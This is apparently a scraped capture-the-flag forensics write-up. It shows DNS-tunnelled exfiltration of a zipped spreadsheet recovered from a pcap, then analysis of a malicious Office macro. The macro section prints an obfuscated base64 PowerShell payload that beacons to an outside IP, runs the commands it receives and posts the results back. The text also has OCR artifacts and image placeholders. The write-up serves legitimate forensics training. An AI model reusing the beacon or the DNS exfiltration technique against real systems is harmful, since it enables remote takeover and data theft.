✖ ▶Uncaught (in promise) TypeError: Cannot read  35322818-2852-406a-91b9-57c6b111bd2c
properties of undefined (reading 'URL Decode')
    at 35322818-2852-406a-9…c6b111bd2c:2:104637
    at Array.map (<anonymous>)
    at e.<anonymous> (35322818-2852-406a-9…c6b111bd2c:2:104570)
    at M (35322818-2852-406a-9…57c6b111bd2c:2:1401)
    at Generator._invoke (35322818-2852-406a-9…57c6b111bd2c:2:1154)
    at Generator.next (35322818-2852-406a-9…57c6b111bd2c:2:1764)
    at r (35322818-2852-406a-9…6b111bd2c:2:1784680)
    at p (35322818-2852-406a-9…6b111bd2c:2:1784883)
✖ ▶Uncaught (in promise) TypeError: Cannot read  35322818-2852-406a-91b9-57c6b111bd2c
properties of undefined (reading 'URL Decode')
    at 35322818-2852-406a-9…c6b111bd2c:2:104637
    at Array.map (<anonymous>)
    at e.<anonymous> (35322818-2852-406a-9…c6b111bd2c:2:104570)
    at M (35322818-2852-406a-9…57c6b111bd2c:2:1401)
    at Generator._invoke (35322818-2852-406a-9…57c6b111bd2c:2:1154)
    at Generator.next (35322818-2852-406a-9…57c6b111bd2c:2:1764)
    at r (35322818-2852-406a-9…6b111bd2c:2:1784680)
    at p (35322818-2852-406a-9…6b111bd2c:2:1784883)
    at 35322818-2852-406a-9…6b111bd2c:2:1784942
    at new Promise (<anonymous>)
```

Flag: HTB{j4v4_5pr1ng_just_b3c4m3_j4v4_sp00ky!!}

Trick or breach




CHALLENGE NAME

Trick or Breach

project for almost a year. None knows about the subject, although rumor is that it is about an old Halloween legend where an old witch in the woods invented a potion to bring pumpkins to life, but in a more up-to-date approach.


This challenge also had downloadable **.pcap* file with DNS queries in it. Each query used a different domain name that was constructed from a sequence of *hex* values. So, as a first step, I used *tshark* to extract all the queried domains from the downloaded *pcap* file and combine them into one string. Below are the links to *tshark* cheat sheets that may be useful to you in future CTFs:

- https://gist.github.com/githubfoam/6c9e07f95c2eb03ec4ae9709252c713f
- https://cheatography.com/mbwalker/cheat-sheets/tshark-wireshark-command-line/



```
┌──(kali㉿kali)-[~/Desktop/htb_forensics]
└─$ tshark -r capture.pcap -R "dns && ip.src==192.168.1.10" -2
    1   0.000000 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xa49f A 504b0304140008080800a52c4755000000000000000000000000.pumpkincorp.com
    2   1.062969 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xdd23 A 0018000000786c2f64726177696e67732f64726177696e6731.pumpkincorp.com
    3   2.069426 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xcf3f A 2e786d6c9dd05d6ec2300c07f013ec0e55de695a181343145e.pumpkincorp.com
    4   3.155776 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xb53f A d04e300ee0256e1b918fca0ea3dc7ed14a36697b011e6dcb3f.pumpkincorp.com
    5   4.236338 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x6195 A f9efcd6e74b6f84462137c23eab212057a15b4f15d230eef6f.pumpkincorp.com
    6   5.254457 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x5634 A b395283882d76083c7465c90c56efbb41935adcfbca722ed7b.pumpkincorp.com
    7   6.298151 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xacfd A 5ea7b2117d8cc35a4a563d3ae0320ce8d3b40de420a6923aa9.pumpkincorp.com
    8   7.319849 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x8482 A 09ce497656ceabea45f240089a7bc4b89f26e2eac1039a03e3.pumpkincorp.com
    9   8.328749 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x02bc A f3fe4dd784b6350af7419d1cfa3821841662fa05f766e0aca9.pumpkincorp.com
   10   9.352202 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x084c A 07ae513d50fc01c67f82338a028736962ab8eb29d94842fd3c.pumpkincorp.com
   11  10.350869 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x1959 A 0938fe1af5ddc852becad55fc8dd14c7011d4fc32cb9437ac8.pumpkincorp.com
   12  11.429098 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xceb6 A 87b1265ebe93654677ee81b768031d81cbc8b838f8e3ddb12a.pumpkincorp.com
   13  12.399344 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xbc22 A c936b5282b6cb15edeadccb322b75f504b070807626983050 1.pumpkincorp.com
   14  13.415382 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x3f59 A 000007030000504b0304140008080800a52c47550000000000.pumpkincorp.com
   15  14.440828 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x8868 A 000000000000000018000000786c2f64726177696e67732f6472.pumpkincorp.com
   16  15.383817 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x25d8 A 6177696e67322e786d6c9dd05d6ec2300c07f013ec0e55de69.pumpkincorp.com
   17  16.383882 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x2f10 A 5a181343145ed04e300ee0256e1b918fca0ea3dc7ed14a3669.pumpkincorp.com
   18  17.406855 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xecf5 A 7b011e6dcb3ff9efcd6e74b6f84462137c23eab212057a15b4.pumpkincorp.com
   19  18.454980 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x49ea A f15d230eef6fb395283882d76083c7465c90c56efbb41935ad.pumpkincorp.com
   20  19.449284 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x5c48 A cfbca722ed7b5ea7b2117d8cc35a4a563d3ae0320ce8d3b40d.pumpkincorp.com
   21  20.393920 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xd327 A e420a6923aa909ce497656ceabea45f240089a7bc4b89f26e2.pumpkincorp.com
   22  21.273306 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x854c A eac1039a03e3f3fe4dd784b6350af7419d1cfa3821841662fa.pumpkincorp.com
   23  22.207083 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xf305 A 05f766e0aca907ae513d50fc01c67f82338a028736962ab8eb.pumpkincorp.com
   24  23.318841 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x3973 A 29d94842fd3c0938fe1af5ddc852becad55fc8dd14c7011d4f.pumpkincorp.com
   25  24.386811 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0x5aeb A c32cb9437ac887b1265ebe93654677ee81b768031d81cbc8b8.pumpkincorp.com
   26  25.439080 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xe6a0 A 38f8e3ddb12ac936b5282b6cb15edeadccb322b75f504b0708.pumpkincorp.com
   27  26.481316 192.168.1.10 → 147.182.172.189 DNS 126 Standard query 0xadf2 A 07626983050100000703000050 4b0304140008080800a52c47.pumpkincorp.com
```

Then, I decoded the constructed string and downloaded it as a zip file (it can be determined based on the decoded text or by using *CyberChef* hints).



From Hex
Delimiter: None

Detect File Type
☑ Images ☑ Video ☑ Audio
☑ Documents ☑ Applications ☑ Archives
☑ Miscellaneous


Input
lines: 1

```
a52c4755ab4dfad36d0600001a180000180000000000000000000000000096020000786c2f776f726b7368656574732f7
368656574312e786d6c504b01021400140008080800a52c4755ada8eb4db30000002a010000230000000000000000000
00000049090000786c2f776f726b7368656574732f5f72656c732f7368656574312e786d6c2e72656c73504b010214001
40008080800a52c4755ef4afc5bab030000220c000018000000000000000000000000004d0a0000786c2f776f726b7368
656574732f7368656574322e786d6c504b01021400140008080800a52c47558501f515b40000002a01000023000000000
000000000000000003e0e0000786c2f776f726b7368656574732f5f72656c732f7368656574322e786d6c2e72656c7350
4b01021400140008080800a52c475541df7c70950100005503000014000000000000000000000000000430f0000786c2f7
3686172656453747269696e67732e786d6c504b01021400140008080800a52c4755cf9f9daa39040000b4290000d000000
0000000000000000001a110000786c2f7374796c65732e786d6c504b01021400140008080800a52c4755d09a438a5b0
100006a0300000f000000000000000000000000008e150000786c2f776f726b626f6f6b2e786d6c504b0102140014000 8
080800a52c47559f22ace0e2000000c20200001a0000000000000000000000000026170000786c2f5f72656c732f776f7
26b626f6f6b2e786d6c2e72656c73504b01021400140008080800a52c4755a46fa120b200000028010000b0000000000
0000000000000000501800005f72656c732f2e72656c73504b01021400140008080800a52c4755732e8eb93401000 0a80
40000130000000000000000000000000003b1900005b436f6e74656e745f54797065735d2e786d6c504b0506000000000c
000c0036030000b01a00000000
```

Output
time: 4ms length: 7676 lines: 24

```
PK........¥,GU................xl/drawings/drawing1.xml.Ð]nÂ0..ð.ì.UÞiZ..C.^ÐN0.à%n...Ê.
£Ü~ÑJ6i{..mË?ùïÍnt¶øDb.|#ê²..z.´ñ]#.ïo³.(8.×`.ÇF\.Ånû´.5.Ï¼§"í{^§².}.ÃZJV=:à2.èÓ´
ä ¦.:©  ÎIvVÎ«êEò@..{Ä¸.&âêÁ...ãóþM×.¶5
÷A..ú8!..bú.÷fà¬©.®Q=Pü.Æ..3...6.*¸ë)ÙHBý<      8þ.õÝÈR¾ÊÕ_ÈÝ.Ç..OÃ,¹CzÈ.
±&^¾.eFwî.·h...ËÈ¸8øãÝ±*É6µ(+l±^Þ.Ì³"·_PK...bi.........PK........
¥,GU................xl/drawings/drawing2.xml.Ð]nÂ0..ð.ì.UÞiZ..C.^ÐN0.à%n...Ê.£Ü~ÑJ6i{..mË?
ùïÍnt¶øDb.|#ê²..z.´ñ]#.ïo³.(8.×`.ÇF\.Ånû´.5.Ï¼§"í{^§².}.ÃZJV=:à2.èÓ´
ä ¦.:©  ÎIvVÎ«êEò@..{Ä¸.&âêÁ...ãóþM×.¶5
÷A..ú8!..bú.÷fà¬©.®Q=Pü.Æ..3...6.*¸ë)ÙHBý<      8þ.õÝÈR¾ÊÕ_ÈÝ.Ç..OÃ,¹CzÈ.
±&^¾.eFwî.·h...ËÈ¸8øãÝ±*É6µ(+l±^Þ.Ì³"·_PK...bi.........PK........
¥,GU................xl/worksheets/sheet1.xmlÍXírÚ8.}.}.×.é.Ù.cc.¡@'`..IÒ.I»³?.[.7¶åÚr
ûô+Yò.L.ÝÉvöOb.ç^.#Ý+$.¾ì._z.qâ¡p,«í.,ÁÐA®.nÆò·.ù'S...B.ø(.cù.&ò.Éo£....-.X"    Âd,o1....8[..
```

Next stage was to unzip the archive and review its content to find the *flag*. I used *VSCode* for this purpose.



```
EXPLORER
HTB_FORENSICS
  download
    _rels
      .rels
    xl
      _rels
      drawings
      worksheets
      sharedStrings.xml
      styles.xml
      workbook.xml
    [Content_Types].xml
    download.zip
  capture.pcap
  data_hex.txt
  filtered.txt
  forensics_trick_or_breach.zip
  forensics_wrong_spooky_season.zip
```

[Content_Types].xml | .rels | sharedStrings.xml

download > xl > sharedStrings.xml


```xml
        <t>Mike</t>
    </si>
    <si>
        <t>3 Halloween chips</t>
    </si>
    <si>
        <t>Done</t>
    </si>
    <si>
        <t>HTB{M4g1c_c4nn0t_pr3v3nt_d4t4_br34ch}</t>
    </si>
    <si>
        <t>Skipped</t>
    </si>
    <si>
        <t>Team Members</t>
    </si>
    <si>
        <t>Member of the Punkenpun project.</t>
    </si>
</sst>
```

Flag: HTB{M4g1c_c4nn0t_pr3v3nt_d4t4_br34ch}

Halloween invitation

I used the following approach to find the *flag*:

1. Download archive with document.
2. Open document in LibreOffice with macros disabled (you can use other tools to extract *macros,* such as *oletools*).
3. Select *Edit Macros*.
4. Review the extracted *macros* to understand the logic.
5. Use online_vb_compiler to recreate code (full version of code can be reviewed in the folder with writeup) and run it.
6. Decode the resulting *base64* payload in *CyberChef*.




```vb
Dim fxnrfzsdxmcvranp As String
fxnrfzsdxmcvranp = ""
fxnrfzsdxmcvranp = fxnrfzsdxmcvranp + okbzichkqtto()
sryivxjsdncj = fxnrfzsdxmcvranp
End Function
Function lmavedb()
Console.WriteLine(uxdufnkjlialsyp("536372697074696e672e46696c6553797374") & uxdufnkjlialsyp("656d4f626a656374"))
Console.WriteLine(uxdufnkjlialsyp("5c68") & uxdufnkjlialsyp("6973746f72792e62616b"))
End Function
    Sub Main()
        'Set rxnnvnfqufrzqfhnff = CreateObject(uxdufnkjlialsyp("53637269707469") & uxdufnkjlialsyp("6e672e46696c6553797374656d4f626a656374"))
        Console.WriteLine("Hello World")
        odhsjwpphlxnb()
        Console.WriteLine("Hello World1")
        Dim test as String
        test = ""
        Console.WriteLine(uxdufnkjlialsyp("5c68") & uxdufnkjlialsyp("6973746f72792e62616b"))
    End Sub
End Module
```

input

```
Hello World
DATA============================
JABzAD0AJwA3ADcALgA3ADQALgAxADkAOAAuADUAMgA6ADgAMAA4ADAAJwA7ACQAaQA9ACcAZAA0ADMAYgBjAGMANgBkAC0AMAA0ADMAZgAyADQAMAA5AC0ANwBlAGEAMgAzAGEAMgBjACcAOwAkAHAAPQAnAGgAd
AB0AHAAOgAvAC8AJwA7ACQAdgA9AEkAbgB2AG8AawBlAC0AUgBlAHMAdABNAGUAdABoAG8AZAAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAIAAtAFUAcgBpACAAJABwACQAcwAvADQANAAzAGIAYw
BjADYAZAAgAC0ASAB1AGEAZAB1AHIAcwAgAEAAewAiAEEAdQB0AGgAbwByAGkAegBhAHQAaQBvAG4AIgA9ACQAaQB9ADsAdwBoAGkAbAB1ACAAKAAkAHQAcgB1AGUAKQB7ACQAYwA9ACgASQBuAHYAbwBrAGUALQB
SAGUAcwB0AE0AZQB0AGgAbwBkACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwAgAC0AVQByAGkAIAAkAHAAJABzAC8AMAA0ADMAZgAyADQAMAA5ACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAQQB1
AHQAaABvAHIAaQB6AGEAdABpAG8AbgAiAD0AJABpAH0AKQA7AGkAZgAgACgAJABjACAALQBuAGUAIAAnAE4AbwBuAGUAJwApACAAewAkAHIAPQBpAGUAeAAgACQAYwAgAC0ARQByAHIAbwByAEEAYwB0AGkAbwBuA
CAAUwB0AG8AcAAgAC0ARQByAHIAbwByAFYAYQByAGkAYQBiAGwAZQAgAGUAOwAkAHIAPQBPAHUAdAAtAFMAdAByAGkAbgBnACAALQBJAG4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHIAOwAkAHQAPQBJAG4AdgBvAG
sAZQAtAFIAZQBzAHQATQB1AHQAaABvAGQAIAAtAFUAcgBpACAAJABwACQAcwAvADcAZQBhADIAMwBhADIAYwAgAC0ATQB1AHQAaABvAGQAIABQAE8AUwBUACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAQQB1AHQ
AaABvAHIAaQB6AGEAdABpAG8AbgAiAD0AJABpAH0AIAAtAEIAbwBkAHkAIAAoAFsAUwB5AHMAdAB1AG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGADgALgBHAGUAdABCAHkAdAB1AHMA
KAAkAGUAKwAkAHIAKQAgAC0AagBvAGkAbgAgACcAIAAnACkAfQAgAHMAbAB1AGUAcAAgADAALgA4AH0ASABUAEIAewA1AHUAcAAzAHIAXwAzADQANQB5AF8AbQA0AGMAcgAwADUAfQA=
=======================================
Scripting.FileSystemObject
\history.bak
Hello World1
\history.bak
```

• FAQ • Blog • Terms of Use • Contact Us • GDB Tutorial • Credits • Privacy
© 2016 - 2022 GDB Online



To Base64

Alphabet
A-Za-z0-9+/=

From Base64

Alphabet
A-Za-z0-9+/=

[✓ Remove non-alphabet chars] Strict mode

```
JABzAD0AJwA3ADcALgA3ADQALgAxADkAOAAuADUAMgA6ADgAMAA4ADAAJwA7ACQAaQA9ACcAZAA0ADMAYgBjAGMANgBkAC0AMAA0ADMAZgAyA
DQAMAA5AC0ANwBlAGEAMgAzAGEAMgBjACcAOwAkAHAAPQAnAGgAdAB0AHAAOgAvAC8AJwA7ACQAdgA9AEkAbgB2AG8AawBlAC0AUgBlAHMAdA
BNAGUAdABoAG8AZAAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAIAAtAFUAcgBpACAAJABwACQAcwAvAGQANAAzAGIAYwBjADY
AZAAgAC0ASABlAGEAZABlAHIAcwAgAEAAewAiAEEAdQB0AGgAbwByAGkAegBhAHQAaQBvAG4AIgA9ACQAaQB9ADsAdwBoAGkAbABlACAAKAAk
AHQAcgB1AGUAKQB7ACQAYwA9ACgASQBuAHYAbwBrAGUALQBSAGUAcwB0AE0AZQB0AGgAbwBkACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAc
wBpAG4AZwAgAC0AVQByAGkAIAAkAHAAJABzAC8AMAA0ADMAZgAyADQAMAA5ACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAQQB1AHQAaABvAH
IAaQB6AGEAdABpAG8AbgAiAD0AJABpAH0AKQA7AGkAZgAgACgAJABjACAALQBuAGUAIAAnAE4AbwBuAGUAJwApACAAewAkAHIAPQBpAGUAeAA
gACQAYwAgAC0ARQByAHIAbwByAEEAYwB0AGkAbwBuACAAUwB0AG8AcAAgAC0ARQByAHIAbwByAFYAYQByAGkAYQBiAGwAZQAgAGUAOwAkAHIA
PQBPAHUAdAAtAFMAdAByAGkAbgBnACAALQBJAG4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHIAOwAkAHQAPQBJAG4AdgBvAGsAZQAtAFIAZQBzA
HQATQBlAHQAaABvAGQAIAAtAFUAcgBpACAAJABwACQAcwAvADcAZQBhADIAMwBhADIAYwAgAC0ATQBlAHQAaABvAGQAIABQAE8AUwBUACAALQ
BIAGUAYQBkAGUAcgBzACAAQAB7ACIAQQB1AHQAaABvAHIAaQB6AGEAdABpAG8AbgAiAD0AJABpAH0AIAAtAEIAbwBkAHkAIAAoAFsAUwB5AHM
AdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGADgALgBHAGUAdABCAHkAdABlAHMAKAAkAGUAKwAkAHIAKQAg
AC0AagBvAGkAbgAgACcAIAAnACkAfQAgAHMAbABlAGUAcAAgADAALgA4AH0ASABUAEIAewA1AHUAcAAzAHIAXwAzADQANQB5AF8AbQA0AGMAc
gAwADUAfQA=
```

Output


```
 time:   4ms
length: 1070
 lines:     1
```

```
$.s.=.'.7.7...7.4...1.9.8...5.2.:.8.0.8.0.'.;.$.i.=.'.d.4.3.b.c.c.6.d.-.0.4.3.f.2.4.0.9.-.7.e.a.2.3.a.2.c.'.;
.$.p.=.'.h.t.t.p.:././.'.;.$.v.=.I.n.v.o.k.e.-.R.e.s.t.M.e.t.h.o.d. .-.U.s.e.B.a.s.i.c.P.a.r.s.i.n.g.
